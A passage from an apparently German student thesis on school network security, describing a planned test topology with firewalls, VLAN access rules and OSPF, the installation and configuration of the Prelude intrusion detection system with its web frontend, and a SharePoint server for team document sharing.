Vollzieht man eine strikte Logfileanalyse auf einem Webserver, kann man jedoch viel mehr Informationen als die Anzahl der Zugriffe, wie oben ersichtlich, erkennen. Durch die Auswertung von Logdateien auf einem Webserver können Daten und Informationen wie

- IP-Adresse und Hostname des Users
- Browser
- Suchmaschine und Suchbegriffe
- Besuchszeit der Website
- Wann und auf welcher Seite hat er die Website verlassen
- Betriebssystem
- Zugriffsort des Users

ausgelesen werden.

6 Implementierung

In den vorhergehenden Kapiteln, wurde das recherchierte Fachwissen dokumentiert und nieder geschrieben. Wir wollten aber unsere gewonnenen Erkenntnisse auch in der Praxis austesten und neue Sicherheitslösungen implementieren. Daher haben wir meist parallel zur Recherchearbeit die Theorie in die Praxis umgesetzt. In diesem Kapitel werden all unsere praktischen Arbeiten aufgelistet und erläutert. Die meisten Tätigkeiten wurden am Schulnetzwerk durchgeführt wie man anhang unserer Topologien erkennen kann.

6.1 Test-Topologie

In der Topologie ging es uns darum, ein vollkommen neues Netzwerk durchzudenken, welches unserer Meinung nach ideal für die Schule wäre. Es ging dabei nicht darum, es zu verwirklichen, es ging uns in erster Linie darum, zu erkennen, was die effizienteste Topologie für unsere Schule wäre, welche Geräte man bräuchte und was deren Aufgaben sind. Aufgrund der Erkenntnisse aus diesem ersten Schrittes, würden wir dann im Zweiten versuchen, die gewonnenen Ideen so gut es geht in einem Testnetzwerk in unserer Schule zu implementieren. Es gibt eine redundante Internetanbindung mit zwei Routern. Diese sind vollkommen redundant mit zwei Firewalls verbunden (jeder Internet-Router ist mit jeder Firewall verbunden). Diese Konstellation haben wir gewählt um das Protokoll HSRP testen zu können.

Dahinter befindet sich ein Router (R_EDGE), der zwischen Internet, der externen Servertopologie und dem gesamten internen Netz routet. Die externe Servertopologie beinhalten alle Server, die nach außen erreichbar sein sollen. Wir haben zu Testzwecken einen HTTP-Server und einen File-Server ausgewählt. Abgesehen von externen Zugriffen sollen auch alle User aus dem internen Netz auf diese Geräte zugreifen können, ohne von außen angegriffen werden zu können. Hinter R_EDGE befindet sich die letzte Firewall zwischen Internet und der internen Netzstruktur. Im internen Netz gibt es einen Hauptrouter, der zwischen Internet, interner Servertopologie und interner Usertopologie routet. Die interne Servertopologie beinhaltet einen Radius-Server, der für die Authentifizierung zuständig ist. Abgesehen davon gibt es einen internen Domain-Server. Im internen User-Netz gibt es zwei VLans. Die normalen Benutzer, welche sich am Radius-Server authentifizieren müssen und das Admin-VLan.

Abgesehen davon beinhaltet die Topologie an vielen Stellen IDS-Systeme und Sensoren, welche alle mit einer direkten Verbindung zum Logging-Server verbunden sind. Von dem Switch, der all diese Verbindungen zusammenleitet (SW_toLog) besteht auch eine direkte Verbindung zum Switch der internen Servertopologie (SW_inServ) um eine sichere Überwachung des Logging-Servers für die Administratoren zu gewährleisten.




Abbildung 6.1: theoretische Testtopologie

Hier sieht man die Ideal-Topologie in der alle Ideen enthalten sind. Diese wurde praktisch aus Mangel an Netzwerkgeräten nicht umgesetzt. Später im Schritt „Implementierung“ wird beschrieben wie die gewonnenen Ideen in das Testnetzwerk der Schule implementiert wurden.

6.1.1 Gerätebeschreibung

R_toHosts

Dieser Router ist für die Verwaltung der beiden VLans (User-VLan und Admin-VLan) zuständig. Außerdem beinhaltet er als erster Router aus Client Sicht in Richtung der internen Topologie wichtige Accesslisten, um dieses vor internen Angriffen zu schützen.

- terminiert die VLans
- beinhaltet Accesslisten unter Berücksichtigung des Punktes „von allen Netzwerkgeräten zu berücksichtigen“

R_toServ

Dieser Server ist zuständig für das Routing zwischen den Usernetzen und der internen Serverlandschaft. Außerdem muss er für die Sicherheit der Server sorgen. Eine weitere Aufgabe ist es mittels den Accesslisten den Administratoren auch Verwaltungsrechte für die Geräten zu geben.

- routet zwischen dem Internet, den Usernetzen und der internen Serverlandschaft
- stellt die Verbindung in Richtung Internet zur Verfügung
- beinhaltet wichtige Accesslisten
- stellt auch die Verbindung zum Logging-Server, der sich außerhalb befindet, her

SW_toLog

Dieser Switch verbindet die internen Server mit dem Router R_toServ. Außerdem stellt er die Verbindung zum Logging-Server dar, welche so gut wie möglich, von dem internen Netz getrennt werden soll, da sie eine Firewall-freie Verbindung in die äußere Topologie darstellt und somit eine potentielle Gefahr aufzeigt. Möglicherweise wird dieses Problem mittels VLans gelöst.

- stellt die Verbindung zu den internen Servern dar
- hat einen Link zum Administrieren des Logging-Servers für Admin-VLan

FW_inOut

Die Firewall natet die gesamte interne Topologie nach außen. Damit stellt sie sicherheitstechnisch eine der wichtigsten Rollen dar. Außerdem muss die Firewall eine sichere Verbindung für die internen Hosts zu der externen Servertopologie zur Verfügung stellen.

- schickt seine Log-Dateien über eine eigene Verbindung an Logging-Server

- natet die gesamte interne Topologie nach außen
- beinhaltet Access-Listen
- bietet eine überwachte Verbindung für die VLans zu der externen Topologie

R_EDGE

Dieser Router routet zwischen Internet, externer Servertopologie und interner Topologie. Er beinhaltet Access-Listen, die es den internen Hosts erlauben, sicher auf die externe Servertopologie zuzugreifen.

- stellt sichere Verbindung zwischen Hosts und externer Servertopologie zur Verfügung
- stellt die Verbindung in Richtung Internet redundant zur Verfügung

SW_toLog(2)

Dieser Switch ist ein einfacher Verteiler, zwischen den Servern der externen Servertopologie. Das Einzige, was bei diesem Gerät getan werden muss, ist die Passwörter richtig setzen und ihn vor feindlicher Übernahme schützen.

- switcht zwischen R_EDGE und den externen Servern
- stellt eine direkte überwachte Verbindung zum internen Netz zur Verfügung

FW_EDGE & FW_EDGE_REDU

Diese Firewalls müssen bau-ident sein. Sie teilen sich die Arbeit auf und sind damit belastbarer, außerdem bietet die Redundanz Sicherheit vor Ausfall der Internetverbindung.

- natet die gesamte Topologie nach außen
- pattet die externen Server nach außen
- ist vollkommen redundant

R_EDGE & R_EDGE_REDU

Diese Router stellen die redundante Verbindung zum Internet her und müssen wegen ihrer Redundanz baugleich sein. Sie sind mittels dem Protokoll HSRP redundant konfiguriert. Sie stellen außerdem eine vollkommen redundante Verbindung zu den beiden Firewalls FW_EDGE und FW_EDGE_REDU zur Verfügung.

- stellt die letzte Verbindung zwischen Internet und HTL-Testnetz dar
- ist für Lot-Balanceing zuständig
- ist vollkommen redundant

Regeln für gesamte Topologie

Routing:
Es wird das Routingprotokoll OSPF verwendet, da dieses sich für eine Topologie dieser Größenordnung am besten eignet. Es sind aus Sicht der Security alle nicht für das Routing relevanten Netzwerkinterfaces zu deaktivieren.

- routing Protokoll ist ospf
- es sind passive-Interfaces zu berücksichtigen

Es gelten die Berechtigungen für User-VLan wie folgt:

- darf ins Internet (http und https; Port 80, 443)
- darf auf Mails via Outlook etc. zugreifen(smtp und pop3; Port 25, 110)
- darf auf Fileserver zugreifen (ftp; Port 20, 21)
- darf auf DNS-Server zugreifen (dns; Port 53)
- darf auf die Server der internen Serverlandschaft zugreifen
- darf auf Server der externen Serverlandschaft zugreifen

Es gelten die Berechtigungen für Admin-VLan wie folgt:

- darf ins Internet (http und https; Port 80, 443)
- darf auf Mails via Outlook etc. zugreifen(smtp und pop3; Port 25, 110)
- darf auf Fileserver zugreifen (ftp; Port 20, 21)
- darf auf DNS-Server zugreifen (dns; Port 53)
- darf auf die Server der internen Serverlandschaft zugreifen
- darf auf Server der externen Serverlandschaft zugreifen
- darf auf alle Netzwerkgeräte via ssh zugreifen (ssh; Port 22)
- darf auf Logging-Server zugreifen

6.1.2 Implementierung

Anschließend haben wir uns überlegt wie wir die Anforderungen, die wir selbst an das Netzwerk gestellt haben, am besten in unser Netzwerk implementieren.




Abbildung 6.2: praktische Testtopologie

Wir haben zu Testzwecken den gesamten Traffic unserer Klasse in unser kleines Testnetzwerk geleitet, welches aber alle wichtigen Aspekte aus unserer theoretischen Topologie beinhaltet.

Es gibt eine Firewall, welche Zone-Based-Routing betreibt. Es gibt einen Prelude-Server, welcher als IDS konfiguriert ist und ständig den Traffic mitloggt und es wurde eine Authentifizierung mittels externem ACS-Server implementiert. Die genaueren Konfigurationsschritte der einzelnen Komponenten sind unter den Unterkapiteln „Firewall“, „Prelude“ und „Authentication“ im Kapitel „praktische Arbeiten“ zu finden.

6.2 Prelude

Prelude ist ein Intrusion Detection System(IDS), welches sowohl den lokalen Rechner als auch den Netzwerkverkehr beobachten kann. Prelude ist ein für GNU/Linux entwickeltes System und vereint die Funktionen eines host-based IDS und die eines network-based IDS. Da Prelude ein hybrides IDS ist, wird dem Netzwerkadministrator einiges an Arbeit erspart. Die Größe der Logdateien eines Netzwerks wächst stetig und somit auch der Aufwand, um diese nach Fehlermeldungen zu durchsuchen. Prelude ermöglicht es, die unterschiedlichen Logmeldung aus den Logdateien herauszusuchen und dies mit einem grafischen Frontend anzuzeigen. Außerdem kann der Netzwerkverkehr nach eindeutigen Signaturen durchsucht werden, wird eine bekannte Signatur entdeckt, die durch einen Exploit hervorgerufen wurde, bekommt der Prelude-Manager eine Alert-Meldung und diese wird wiederum am grafischen Frontend angezeigt. Der

Vorteil, der daraus gezogen wird ist, dass der Administrator eine einzelne Schnittstelle für alle Informationen im Netzwerk nutzen kann.

Prelude wurde entwickelt, da es immer mehr Analysemethoden gab, doch keine zentrale Sammelstelle und Verwaltung für die verschiedenen Arten. Dies ist auch die Stärke von Prelude, es besteht Möglichkeit, aus verschiedensten Analyseformaten mittels einer Sprache ein zentrale Verwaltung zu ermöglichen und somit die Übersicht und Kontrolle über ein Netzwerk zu erleichtern.

Um dieser Aufgabe gerecht zu werden, wurde Prelude konsequent auf der Grundlage des IDMEF (Intrusion Detection Message Exchange Format) IETF Standards aufgebaut, der unterschiedlichen Sensor-Arten ermöglicht, Ereignisse in einer gemeinsamen Sprache zu entwickeln.

6.2.1 Prelude Komponenten

- Libprelude: Verantwortlich für die Kommunikation zwischen den einzelnen Prelude-Komponenten.
- Sensoren: Werden im Netzwerk positioniert, um relevante Daten zu sammeln und diese an den Prelude-Manager weiter zu geben.
- Manager: Hier werden die Daten der Sensoren zusammengeführt und eventuell an einen zentralen Manager weitergegeben. Dort werden die gesammelten Informationen auf einem grafischen Webinterface angezeigt.
- Frontend: Dies ist die grafische Schnittstelle, an der die Informationen grafisch dargestellt werden, somit ist das leichte Erkennen von Anomalien möglich.

6.2.2 Konfiguration von Prelude

Als Testumgebung installieren wir einen einzelnen Prelude-Manager auf einem Server, welcher später auch als Management-System dienen soll. Das heißt, zu diesem Host werden die einzelnen Sensoren ihre Informationen schicken. Am einfachsten geschieht dies, indem die Sensoren die Daten auf dem Management-System in einer MySQL-Datenbank speichern. Die Datenbank kann sehr einfach mit dem Skript prelude-manager-db-create.sh aus dem RPM prelude-manager generiert werden. Anschließend ist die eigentliche Konfiguration des Managers in der Datei prelude-manager.conf vorzunehmen. Hier muss dem Manager beigebracht werden, dass er die eben eingerichtete Datenbank auch nutzen soll.

```
Prelude-manager.conf:
# [MySQL]
# Host the database is listening on.
dbhost = localhost;
# Name of the database.
dbname = prelude;
# Username to be used to connect the database.
dbuser = prelude;
```

```
# Password used to connect the database.
dbpass = xxxxxx;
```

Listing 6.1: Prelude-Manager

Damit ist das Management-System eingerichtet und wird ab jetzt alle Meldungen, die die einzelnen Sensoren liefern, in der neu eingerichteten Datenbank speichern.

Als Rechner wählen wir einen zentralen Logging-Host im Netzwerk aus, von dem der Sensor seine Daten bezieht. Existiert dieser Logging-Host noch nicht, ist er durch das Anpassen der Datei /etc/sysconfig/syslog einzurichten. Hier muss dem Syslogd die Startoption -r übergeben werden, sodass dieser in der Lage ist, Logmeldungen auf dem UDP-Port 514 aus dem Netzwerk entgegenzunehmen.

Bevor der prelude-lml Sensor die Daten des zentralen Log-Servers nutzen kann, muss der Sensor beim Manager angemeldet werden.

6.2.3 Einbindung des Sensors

```
# sensor-adduser -s prelude-lml -m 192.168.0.150 -u 0
Enter registration one shot password : uq5v7gf6
Please confirm one shot password : uq5v7gf6
connecting to Manager host (192.168.0.150:5553)... Succeeded.
Username to use to authenticate : lml
Please enter a password for this user : lml
Please re-enter the password (comfirm) : lml
Plaintext account creation succeed with Prelude Manager.
Allocated ident for prelude-lwl@ids1: 944198335701955023.
```

Listing 6.2: Sensor einbinden

Mit der Option -s wird dem Sensor ein Name gegeben - der Name sollte entweder prelude-nids oder prelude-lml lauten, je nachdem, welche Art von Sensor angemeldet werden soll. Mit -m wird das Management-System benannt, und mit -u kann die uid von dem User angegeben werden, unter dessen Benutzerkontext der Sensor laufen soll. Damit nicht jeder beliebige User einfach Sensoren im Netz aufbauen kann, die dann falsche Daten liefern, muss bei der Anmeldung des Sensors beim Manager ein Registrierungs-Passwort angegeben werden.

```
# manager-adduser
Generated one-shot password is: uq5v7gf6.
    waiting for install request from Prelude sensors...
```

Listing 6.3: Passwort generieren

Danach ist der Sensor betriebsbereit und kann die Daten, die der Logging-Server bereitstellt, verarbeiten und nach verdächtigen Meldungen suchen. Diese werden dann dem Prelude-Manager auf dem Management-System geschickt und dort grafisch dargestellt. Die zu übertragenen Daten werden im Übrigen vor der Übertragung in ein einheitliches Format mit dem Namen IDMEF konvertiert.

Als Nächstes ist ein Sensor einzurichten, der Auffälligkeiten im Netzwerk bemerkt und meldet. Dazu dient das RPM prelude-nids. Der Netzwerkverkehr wird beobachtet und mit bekannten Signaturen verglichen. Die Signaturen, die bei Prelude zum Einsatz kommen, sind dieselben, die auch das NIDS Snort verwendet. Damit Prelude immer auf dem aktuellen Stand ist, was bekannte Signaturen angeht, sollte man diese regelmäßig von der Snort-Website downloaden und in Prelude integrieren.

Netzwerk-Sensoren können natürlich beliebig über das ganze Netzwerk verstreut installiert werden. Je nachdem, wie die Topologie des Netzes aussieht, um den gesamten Netzwerkverkehr mitschneiden zu können. In geswitchten Netzwerken ist daran zu denken, dass der Rechner, auf dem ein Netzwerksensor installiert wurde, an einem Monitoring-Port des Switches hängt, da ansonsten natürlich nur der Traffic mitgelesen werden kann, der an den Sensor-Host selbst gerichtet ist.

6.2.4 Grafisches Frontend

Im letzten Schritt ist das grafische Frontend zu konfigurieren, in dem die gesammelten Daten grafisch dargestellt werden. Das Einzige, was man zum Betreiben des Webinterfaces benötigt, ist ein Webserver mit Perl-Unterstützung, also beispielsweise der Apache 2. Das Piwi-Paket ist im Document-Root des Webservers zu entpacken, und die Datei config.pl ist entsprechend anzupassen, sodass als Datenquelle der MySQL-Server benutzt wird.

Als Erstes sollte der Prelude-Manager auf dem Management-System gestartet werden:

```
# prelude-manager
- Initialized 2 reporting plugins.
- Initialized 1 database plugins.
- Subscribing Prelude NIDS data decoder to active decoding
   plugins.
- Initialized 1 decoding plugins.
- Subscribing TextMod to active reporting plugins.
- Subscribing MySQL to active database plugins.
- sensors server started (listening on 127.0.0.1:8000).
```

Listing 6.4: Frontend anlegen I

Als Nächstes folgen die Sensoren:

```
# prelude-nids -i eth1 --user prelude
- Initialized 3 protocols plugins.
- Initialized 5 detections plugins.
- HttpMod subscribed for "http"
protocol handling.
- Done loading Unicode table (663
Unichars, 0 ignored, 0 with errors)
- RpcMod subscribed for "rpc" protocol
handling.
- TelnetMod subscribed for "telnet"
protocol handling.
```

```
- ArpSpoof subscribed to : "[ARP]".
- ScanDetect subscribed to :
"[TCP,UDP]".
- Signature engine added 890 and
ignored 2 signature.
- Connecting to Unix prelude Manager
server.
- Plaintext authentication succeed with
Prelude Manager.
```

Listing 6.5: Frontend anlegen II

Hier sieht man einen Screenshot des grafischen Frontends, bei dem Fehlermeldungen und mögliche Angriffe angezeigt werden. Somit bekommt man eine Übersicht über die Vorgänge im Netz.




Abbildung 6.3: Website

Damit es nicht zu viele false-positive Meldungen gibt, also Meldungen die einen Angriff melden, obwohl gar keiner existiert, sollte die Datei prelude.rules an das eigene Netzwerk angepasst werden. Hier kann unter anderem definiert werden, aus welchen IP-Adresskreisen das eigene Netzwerk besteht, welche Server intern vorhanden sind und auf welchen Ports die einzelnen Dienste aktiv sind.

Als Nächstes ist prelude-lml zu starten, der sich um die Analyse der Logdateien kümmert. In seiner Konfigurationsdatei prelude-lml.conf kann unter anderem definiert

werden, welche Logdateien ausgewertet werden sollen.

Die Kommunikation mit dem Manager findet für alle Sensoren standardmäßig auf Port 5554 statt. Der Port kann und sollte in eine Konfigurationsdatei des Managers verändert werden, sodass nicht sofort zu erkennen ist, dass auf dem Management-Rechner ein Prelude-System läuft.

Der Zugang zum zentralen Logging-Host sollte entsprechend eingeschränkt werden, da wenn das remote-logging eingeschaltet ist, nimmt der Logging-Host von jedem Meldungen auf dem UDP-Port 514 entgegen. Das kann leicht für einen Denial-of-Service Angriff gegen den Rechner ausgenutzt werden.

6.2.5 Auswertung der Daten

Wenn die einzelnen Sensoren korrekt konfiguriert und gestartet sind, laufen die gewünschten Informationen nun auf der Sammelstelle, dem Manager, zusammen und können hier weiter verarbeitet bzw. ausgewertet werden. Durch zwei grundlegende Schritte ist ein Großteil der Arbeit getan. Erstens, das Hinzufügen des Prewikka-Frontends und das Verändern der Datei config.pl. Das Webinterface ist ausschließlich in Perl geschrieben und es muss somit dafür gesorgt werden, dass die Prewikka-Skripte ohne Problem vom Apache Web-Server gestartet werden können. Das Frontend kann ab sofort über http://servername/piwi/test gestartet werden. Man gelangt sofort auf eine Testseite, auf der eventuelle Fehlkonfigurationen angezeigt werden und diese auch dringend behoben werden sollten. Wichtig ist, dass der User, unter dem der Webserver läuft, Schreibrechte für das Prewikka-Verzeichnis besitzt. Werden auf der Testseite keine Fehler angezeigt, kann man sofort die vom Management-Server gesammelten Daten mittels http://servername/piwi betrachten. Auf den ersten Blick erkennt man, um welche Art von Anomalie es sich handelt, das Eintreten des Ereignisses mittel Timestamp und die darin verwickelten IP-Adressen. Anschließend kann man die Anzeige der Ereignisse nach verschiedenen Kriterien filtern.

Wichtige Links auf dem grafischen Interface:

Um die Konnektivität zwischen den einzelnen Sensoren und dem Manager zu beobachten gibt es den Link Heartbeat.

Um die meistverwendeten Angriffsarten darzustellen, kann man sich die Information über den Link Top 20 anzeigen lassen.

Ein großes Risiko ist, wenn der Webserver öffentlich zugänglich ist, da sich somit jeder am Webserver die gesammelten IDS-Daten anschauen kann. Daher sollte man bei einem öffentlichen Webserver immer eine Zugangsbeschränkung für die Webinterface-Seite einrichten.

Das Prewikka-Frontend bietet somit dem Admin die Möglichkeit alle IDS-Daten einfach zu beobachten und zu analysieren.(vgl.[PIDS2010])

6.3 Sharepoint Server

Da die Diplomarbeit von vier Teammitgliedern erarbeitet wird und jeder an diversen Dokumenten arbeitet, mussten wir eine Möglichkeit finden, unsere Dokumente zentral zu verwalten. Daher haben wir einen SharePoint-Server im Einsatz, der auf einem Windows Server 2003 als Dienst läuft. Dies ermöglicht uns eine virtuelle Zusammenarbeit unter einer Weboberfläche mit einer gemeinsamen Daten- und Informationsablage.

Der Zugriff erfolgt webbasiert über einen Webbrowser und zwar, wenn möglich, über den Internet Explorer, da dieser sämtliche Funktionen bereitstellt. Die Funktionen des Windows SharePoint-Server zur Zusammenarbeit, auch Collaboration genannt, bieten eine Reihe von Möglichkeiten, wie man seine erstellen Dokumente individuell veränderbar ablegen, darstellen und weiterverarbeiten kann. Es gibt eine leichte Menüführung durch veränder- und anpassbare Listen. In diesen Listen können Aufgaben des Teams, ein Kalender, Adresslisten, Hyperlinks und Dokumentenbibliotheken angezeigt werden.

Die Dokumentenbibliothek verwaltet den Großteil der Dokumente und dort können Informationen zentral und nach individuell vorgegebenen Strukturen in Listen abgelegt werden. Diese Dokumentenbibliotheken verfügen außerdem über eine Versionsverwaltung. Änderungen der Dokumente erfolgen in Echtzeit und stehen berechtigten Benutzern sofort zur Verfügung. Sämtliche Dokumente und Informationen können bestimmten Benutzern freigegeben werden und es können Berechtigungen gesetzt werden. Wir haben den SharePoint-Server mit unserem Active Directory gekoppelt, sodass sämtliche Benutzer des AD auch die Möglichkeit haben, sich am SharePoint-Server anzumelden. Zu Beginn einer Session erfolgt eine Authentifizierung, wo man seinen Benutzernamen und sein Passwort, welches auch im Active Directory gespeichert ist, bekannt geben muss. Die einzelnen Benutzer können, wenn gewünscht über Änderungen sofort, einmal täglich oder wöchentlich per E-Mail benachrichtigt werden.

Um schnelleren Informationsfluss zu ermöglichen, gibt es eine extra Suche, wo nach allen im SharePoint abgelegten Informationen gesucht werden kann. Ein weiterer wichtiger Punkt und ein großer Vorteil ist die Synchronisierung mit Microsoft Office Anwendungen. Wir haben nämlich unsere gesamten Termine und den Kalender mit Microsoft Outlook synchronisiert, um immer auf dem aktuellsten Stand zu sein und um gespeicherte Termine zentral organisieren zu können. Zudem kann die gesamte Ordnerstruktur im Windows Explorer integriert werden, sodass eigentlich kein Browser benötigt wird und es so aussieht, als würden alle Dokumente lokal auf dem Rechner gespeichert sein. (vgl.[MICR2010a])

